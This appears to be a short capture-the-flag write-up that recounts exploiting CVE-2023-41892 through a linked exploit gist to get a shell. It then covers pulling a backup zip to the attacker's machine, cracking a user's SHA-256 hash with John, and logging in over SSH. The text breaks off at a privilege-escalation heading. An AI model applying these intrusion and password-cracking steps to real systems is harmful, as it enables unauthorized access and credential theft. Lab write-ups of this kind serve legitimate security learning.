
Looking around the internet for a few minutes. I found this vulnerability useful. Just do as the instruction =)

**CVE-2023-41892**


<https://gist.github.com/to016/b796ca3275fa11b5ab9594b1522f7226>

And now, the shell is in our hand>>>







Just looking a little bit around the system. I found an *.zip backup file* in storage directory




Naturally, I sent it to my local host and unzip to find if there is any valuable in4.







And hurray, there it is. Credential for *Matthew* user. A *password hash*.




Let’s use hash-identifier to check which hash was used and it seems like the *SHA-256* one



I used *John* to crack it. In just a few seconds, I got the password for *Matthew* guy.



Connect to the server as Matthew with ssh and ***USER FLAG*** !!!!







1. **Privilege Escalation**

